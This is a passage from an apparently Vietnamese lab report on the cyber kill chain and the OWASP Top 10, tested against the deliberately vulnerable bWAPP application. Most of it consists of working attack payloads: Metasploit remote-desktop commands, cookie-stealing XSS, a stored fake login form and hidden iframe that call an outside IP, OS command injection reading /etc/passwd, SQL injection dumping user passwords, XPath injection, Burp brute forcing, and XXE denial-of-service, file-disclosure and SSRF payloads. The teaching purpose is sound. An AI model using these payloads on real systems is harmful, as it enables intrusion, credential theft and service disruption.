

đó cung cấp cho kẻ tấn công các phương tiện để thực hiện một cuộc tấn công mạng. Ví dụ: Một tín hiệu phát ra từ máy tính bị nhiễm sang kẻ tấn công, khởi tạo một giao tiếp điều khiển và kiểm soát giữa kẻ tấn công và máy tính mục tiêu; Một kết nối cung cấp cho kẻ tấn công với thực hành bàn phím truy cập vào máy tính mục tiêu; Khởi động ứng dụng trên máy tính mục tiêu không phải là lệnh người dùng thông thường hoặc chức năng hệ điều hành.

Thử nghiệm:

```
# msfconsole
# Enable remote desktop
$ run getgui -e
$ run -u test -p pass
$ idletime # show long time login user
```

2.1.7 Actions on objectives (Hành động trên mục tiêu)

Giai đoạn cuối cùng cần thiết cho một cuộc tấn công thành công. Mục tiêu phổ biến nhất là lọc dữ liệu hoặc đánh cắp thông tin từ máy tính bị nhiễm. Mục tiêu của kẻ tấn công cũng có thể là thay đổi hoặc xóa các tập tin trên máy tính bị nhiễm trong khi đồng thời di chuyển khắp nơi trên mạng bị nhiễm, các cuộc tấn công sinh sản trên các máy tính khác. Ví dụ: Đánh cắp dữ liệu, sao chép và loại bỏ tập tin từ máy tính hoặc máy chủ; Phá hỏng dữ liệu, chỉnh sửa hoặc xóa dữ liệu từ máy tính và máy chủ; Tấn công để phá hủy, tung ra các ứng dụng hoặc truy vấn có hại; Chuyển hướng truy vấn trình duyệt.

2.2 Top 10 rủi ro bảo mật website

OWASP Top 10¹ là một tài liệu nhận thức mạnh mẽ về bảo mật ứng dụng web. Nó thể hiện sự đồng thuận rộng rãi về các rủi ro bảo mật quan trọng nhất đối với các ứng dụng web.

2.2.1 Injection

Các lỗi injection, chẳng hạn như SQL, NoSQL, OS và LDAP injection xảy ra khi dữ liệu không đáng tin cậy được gửi đến trình thông dịch như một phần của lệnh hoặc truy vấn. Dữ liệu của kẻ tấn công có thể đánh lừa trình thông dịch thực hiện các lệnh ngoài ý muốn hoặc truy cập dữ liệu mà không có sự cho phép thích hợp.

Thử nghiệm:

a) HTML injection - Reflected (GET)

¹<https://owasp.org/www-project-top-ten>

```
Payload: <h1> HTML injection reflected </h1>
Payload: <script>alert (document.cookie)</script>
```

b) HTML injection - Stored

```
Payload: <h1> Hello </h1>
Payload: <iframe src="http://113.170.144.231/test" height
      ="0" with="0"></iframe>
Payload:
<form name = "login" action="http://113.170.144.231:1234/
test.html">
  <table>
    <tr><td>Username:</td><td><input type="text" name
      ="username"/></td></tr>
    <tr><td>Password:</td><td><input type="text" name
      ="password"/></td></tr>
  </table>
  <input type="submit" value="Login"/>
</form>
```

c) PHP code injection

```
Payload: http://113.161.207.110:8000/phpi.php?message=
phpinfo()
```

d) OS Command injection

```
Payload: www.nsa.gov; cat /etc/passwd
```

d) SQL injection (Get/Search)

```
Payload: 1'-- -
Payload: 1' order by 8-- -
Payload: 1' union select 1,2,3,4,database(),6,7-- -
Payload: 1' union select 1,2,3,4,table_name,6,7 from
information_schema.tables-- -
Payload: 1' union select 1,2,3,4,table_name,6,7 from
information_schema.tables where table_schema =
database()-- -
Payload: 1' union select 1,2,3,4,group_concat(table_name)
,6,7 from information_schema.tables where table_schema
= database()-- -
Payload: 1' union select 1,2,3,4,group_concat(column_name
),6,7 from information_schema.columns where table_name
= 'users'-- -
Payload: 1' union select 1,2,3,4,group_concat(login,
password),6,7 from users-- -
```

e) SQL injection (Get/Select)

```
# http://113.161.207.110:8000/sqli_2.php?movie=9&action=
go
# movie = payload
Payload: 40 union select 1,user(),3,4,password,6,7 from
users #
```

g) SQL injection (Post/Search)

```
# http://113.161.207.110:8000/sqli_6.php
# Surp suite; title = payload
Payload: Iron' union select 1, 2, 3, 4 ,5 ,6, 7 #
Payload: Iron' union select 1,2,3,@@version,user(),6,7 #
```

h) SQL injection (Post/Select)

```
# http://113.161.207.110:8000/sqli_13.php
# Surp suite; title = payload
Payload: 1337 union select 1, 2, 3, 4 ,5 ,6, 7 #
Payload: 1337 union select 1,2,3,@@version,user(),6,7 #
```

i) SQL injection (Captcha)

```
# http://113.161.207.110:8000/sqli_9.php?title=1&action=
search
# title = payload
Payload: 1' union+all+select 1,2,3,4,5,6,7..+
```

k) SQL injection (Login Form/Hero

```
# http://113.161.207.110:8000/sqli_3.php
# title = payload
Payload: 0' or '0' = '0
```

m) SQL injection - Stored (Blog)

```
# http://113.161.207.110:8000/sqli_11.php?title=a&action=
search
# title=payload
Payload: praven', (SELECT version())--
Payload: praven', (SELECT database())--
Payload: praven',(select group_concat(table_name) FROM
information_schema.tables where table_schema="bWAPP"))
--
```

n) SQL injection - Stored (User-Agent)

```
# http://113.161.207.110:8000/sqli_17.php
# Burp suite; User-Agent: payload
Payload: preeven', database()) -- -
Payload: praven', (select group_concat(table_name) FROM
information_schema.tables where table_schema ="bWAPP")
) #
```

o) SQL injection - Stored (XML)

```
# http://113.161.207.110:8000/sqli_8-1.php
# Burp suite; User-Agent: payload
Payload: peeve', database()) -- -
Payload: bee'+(select 0 from users)+'
```

p) SQL injection - Blind - Boolean - Based

```
# http://113.161.207.110:8000/sqli_4.php
Payload: iron man' and substring(@@version,1,1)=5--
Payload: iron man' and substring(database(),1,1)='b'--
Payload: iron man' and substring(database(),2,1)='a'--
```

q) SQL injection - Blind - Time-Based

```
# http://113.161.207.110:8000/sqli_4.php
Payload: iron man' and sleep(5) #
```

r) XML/XPath injection (Login Form)

```
# http://113.161.207.110:8000/xmli_1.php
Payload: 'or id='1
```

s) XML/XPath injection (Search)

```
# http://113.161.207.110:8000/xmli_2.php?genre=sci-fi&
  action=search
Payload: genre=')]/password| a[contains(a, '
Payload: genre=') or contains (genre, '
Payload: genre=') or not (contains(genre, 'preveen') and
  '1'='2
```

2.2.2 Broken Authentication

Các chức năng liên quan đến xác thực và quản lý phiên thường được triển khai không chính xác, cho phép kẻ tấn công thỏa hiệp mật khẩu, khóa, mã thông báo phiên hoặc khai thác các lỗi triển khai khác để chiếm định danh của người dùng tạm thời hoặc vĩnh viễn.

Thử nghiệm:

a) Broken Authentication - Insecure Login Forms

```
# http://113.161.207.110:8000/ba_insecure_login_1.php
Login: 0'or'0='0
Password: 0'or'0='0
```

Khi hệ thống thông báo đăng nhập thành công. Kiểm tra mã nguồn HTML chúng ta sẽ phát hiện được tài khoản lưu trữ với font màu trắng.

b) Session Management - Administrative Portals

```
<form action="/ba_insecure_login_1.php" method="POST">
  <p><label for="login">Login:</label><font color="white">tonystark</font><br />
  <input type="text" id="login" name="login" size="20" /></p>
  <p><label for="password">Password:</label><font color="white">I am Iron Man</font><br />
  <input type="password" id="password" name="password" size="20" /></p>
  <button type="submit" name="form" value="submit">Login</button>
</form>
```


Hình 2.3: Broken Authentication - Insecure Login Forms

Quản lý phiên đăng nhập quản trị là lỗ hổng bảo mật rất quan trọng, nó xảy ra do phiên đăng nhập không được kiểm soát tốt, có thể thay đổi các giá trị thiết lập từ tài khoản quản trị và tài khoản thông thường khác. Kiểm tra URL và thay đổi giá trị ID tuyên bằng phương thức GET trên URL, thay đổi giá trị admin = 0 đến giá trị admin=1.

```
http://113.161.207.110:8000/smgmt\_admin\_portal.php?
admin=0
```


c) Broken Auth. - Password Attacks

Password Attacks là cuộc tấn công phổ biến và chủ yếu dựa vào kỹ thuật đoán mật khẩu, ăn cắp mật khẩu, ...




Hình 2.4: Broken Auth. - Password Attacks (low)

Nhập tùy ý một username và password. Dùng Burp Suite để bắt gói tin và Click chuột phải và chọn Send to Intruder (Ctrl + I). Sau đó chuyển qua tab Intruder, vào tab Positions và chọn Clear \$.



Hình 2.5: Burp Suite với chế độ Intruder

Đổi Attack type từ Sniper thành Cluster bomb và Tô đậm admin của phần login, sau đó chọn Add \$, tương tự với password.




Hình 2.6: Burp Suite với Cluster bomb

Chuyển sang tab Payloads, tại Payload Option sử dụng chức năng Add hoặc Load để tạo một danh sách username. Ở đây chúng tôi sử dụng Add và thêm vào một vài username.

Tại Payload Sets, Chọn Payload set giá trị 2, Sau đó thực hiện giống bước trên để thêm một danh sách mật khẩu.

Trên Burp suite, ở tab Intruder, chọn tab Options, ở phần Grep-




Hình 2.7: Burp Suite với payload username

match, chọn clear và sau đó thêm thông báo của trang web khi nhập sai mật khẩu vào

Chọn Intruder, chọn Start attack để tiến hành dò mật khẩu và đạt được kết quả bee/bug là username và password hợp lệ.

2.2.3 Sensitive Data Exposure

Nhiều ứng dụng web và API không bảo vệ đúng cách dữ liệu nhạy cảm, chẳng hạn như thông tin tài chính, chăm sóc sức khỏe, tài khoản người dùng. Những kẻ tấn công có thể đánh cắp hoặc sửa đổi dữ liệu được bảo vệ yếu kém đó để thực hiện hành vi như gian lận thẻ tín dụng,




Hình 2.8: Burp Suite với payload password

đánh cắp danh tính hoặc các tội phạm khác. Dữ liệu nhạy cảm có thể bị xâm phạm nếu không có biện pháp bảo vệ, chẳng hạn như mã hóa ở trạng thái lưu trữ hoặc khi đang truy xuất cần có các biện pháp phòng ngừa đặc biệt.

Thử nghiệm:

a) Base64 Encoding (Secret)

```
# Burpsuite decode payload secret
Payload: secret=QW55IGJlZ3M%2F
```

Hình 2.9: Burp Suite thiết lập Grep-match

Attack Save Columns								
Results Target Positions Payloads Options								
Filter: Showing all items								
Request	Payload1	Payload2	Status	Error	Timeout	Length	Invali...	Comment
0			200	<input type="checkbox"/>	<input type="checkbox"/>	13872	<input checked="" type="checkbox"/>	
1	admin	bug	200	<input type="checkbox"/>	<input type="checkbox"/>	13872	<input checked="" type="checkbox"/>	
2	bee	bug	200	<input type="checkbox"/>	<input type="checkbox"/>	13841	<input type="checkbox"/>	
3	admin	bee	200	<input type="checkbox"/>	<input type="checkbox"/>	13872	<input checked="" type="checkbox"/>	
4	bee	bee	200	<input type="checkbox"/>	<input type="checkbox"/>	13872	<input checked="" type="checkbox"/>	
5	admin	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	13872	<input checked="" type="checkbox"/>	
6	bee	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	13872	<input checked="" type="checkbox"/>	

Hình 2.10: Password attack với Burp suite

b) Clear Text HTTP (Credentials)

```
# Burpsuite sniffer username, password
username: bee
Password: bug
```

c) HTML5 Web Storage (Secret)

```
use inspect/local storage of web browser
```

d) Cross-Site Request Forgery (CSRF)

```
http://113.161.207.110:8000/csrf_1.php
```

đ) Change password

```
# URL show new password
http://113.161.207.110:8000/csrf_1.php?password_new
=12345&password_conf=12345&action=change
```

2.2.4 XML External Entities (XXE)

Nhiều bộ xử lý XML cũ hoặc được cấu hình kém sẽ xử lý các tham chiếu thực thể bên ngoài trong các tài liệu XML. Các thực thể bên ngoài có thể được sử dụng để tiết lộ các tệp nội bộ bằng trình xử lý tập tin URI, chia sẻ tập tin nội bộ, quét cổng nội bộ, thực thi mã từ xa và tấn công từ chối dịch vụ.

Thử nghiệm:

a) Denial of service

```
# http://113.161.207.110:8000/xxe-1.php
# Burpsuite, send to repeater
# change <reset><login>bee</login><secret>Any bugs?</secret></reset>
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE bomb [
  <!ELEMENT bomb ANY>
  <!ENTITY fun "haha">
  <!ENTITY fun1 "&fun;&fun;&fun;&fun;&fun;&fun;&fun;">
  <!ENTITY fun2 "&fun1;&fun1;&fun1;&fun1;&fun1;&fun1;">
  <!ENTITY fun3 "&fun2;&fun2;&fun2;&fun2;&fun2;&fun2;">
  <!-- repeat many more times -->
]>
<reset>
  <login><bomb>&fun3;</bomb></login>
  <secret>1</secret>
</reset>

### denial-of-service
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE dos [
  <!ELEMENT dos ANY>
  <!ENTITY xxe SYSTEM "file:///dev/random" >
]>
<dos>&xxe;</dos>
```

b) File disclosure

```
# http://113.161.207.110:8000/xxe-1.php
# Burpsuite, send to repeater
# change <reset><login>bee</login><secret>Any bugs?</secret></reset>
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
    <!ENTITY xee SYSTEM "file:///etc/passwd">]>
    <reset>
        <login>&xee;</login>
        <secret>l</secret>
    </reset>
```

c) SSRF

```
# http://113.161.207.110:8000/xxe-1.php
# Burpsuite, send to repeater
# change <reset><login>bee</login><secret>Any bugs?</secret></reset>
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE foo [
    <!ELEMENT foo ANY>
    <!ENTITY xxe SYSTEM "http://example.com/">
]>
<reset>
    <login>&xee;</login>
    <secret>l</secret>
</reset>
```

2.2.5 Broken Access Control

Các hạn chế về những gì người dùng đã xác thực được phép truy cập thường không được thực thi đúng cách. Những kẻ tấn công có thể khai thác những lỗ hổng này để truy cập vào các chức năng hoặc dữ liệu trái phép, chẳng hạn như truy cập tài khoản của người dùng, xem các tệp nhạy cảm, sửa đổi dữ liệu của người dùng, thay đổi quyền truy cập,...

Thử nghiệm:

a) Insecure DOR (Change Secret)

```
# http://113.161.207.110:8000/
    insecure_direct_object_ref_1.php
# Burpsuite, Change bee to boo
secret=new_secret&login=bee&action=change
```

b) Insecure DOR (Reset Secret)

```
# http://113.161.207.110:8000/
    insecure_direct_object_ref_3.php
```

```
# Burpsuite, Change bee to boo
<reset><login>bee</login><secret>Any bugs?</secret></reset>
```

c) Insecure DOR (Order Tickets)

```
# http://113.161.207.110:8000/
  insecure_direct_object_ref_2.php
# Burpsuite, change ticket_price
ticket_quantity=100&ticket_price=15&action=order
```

d) Restrict Folder Access

```
# Restrict Folder Access
http://113.161.207.110:8000/restrict_folder_access.php
http://113.161.207.110:8000/documents/
```

e) Restrict Device Access

```
# Restrict Device Access
# http://113.161.207.110:8000/restrict_device_access.php
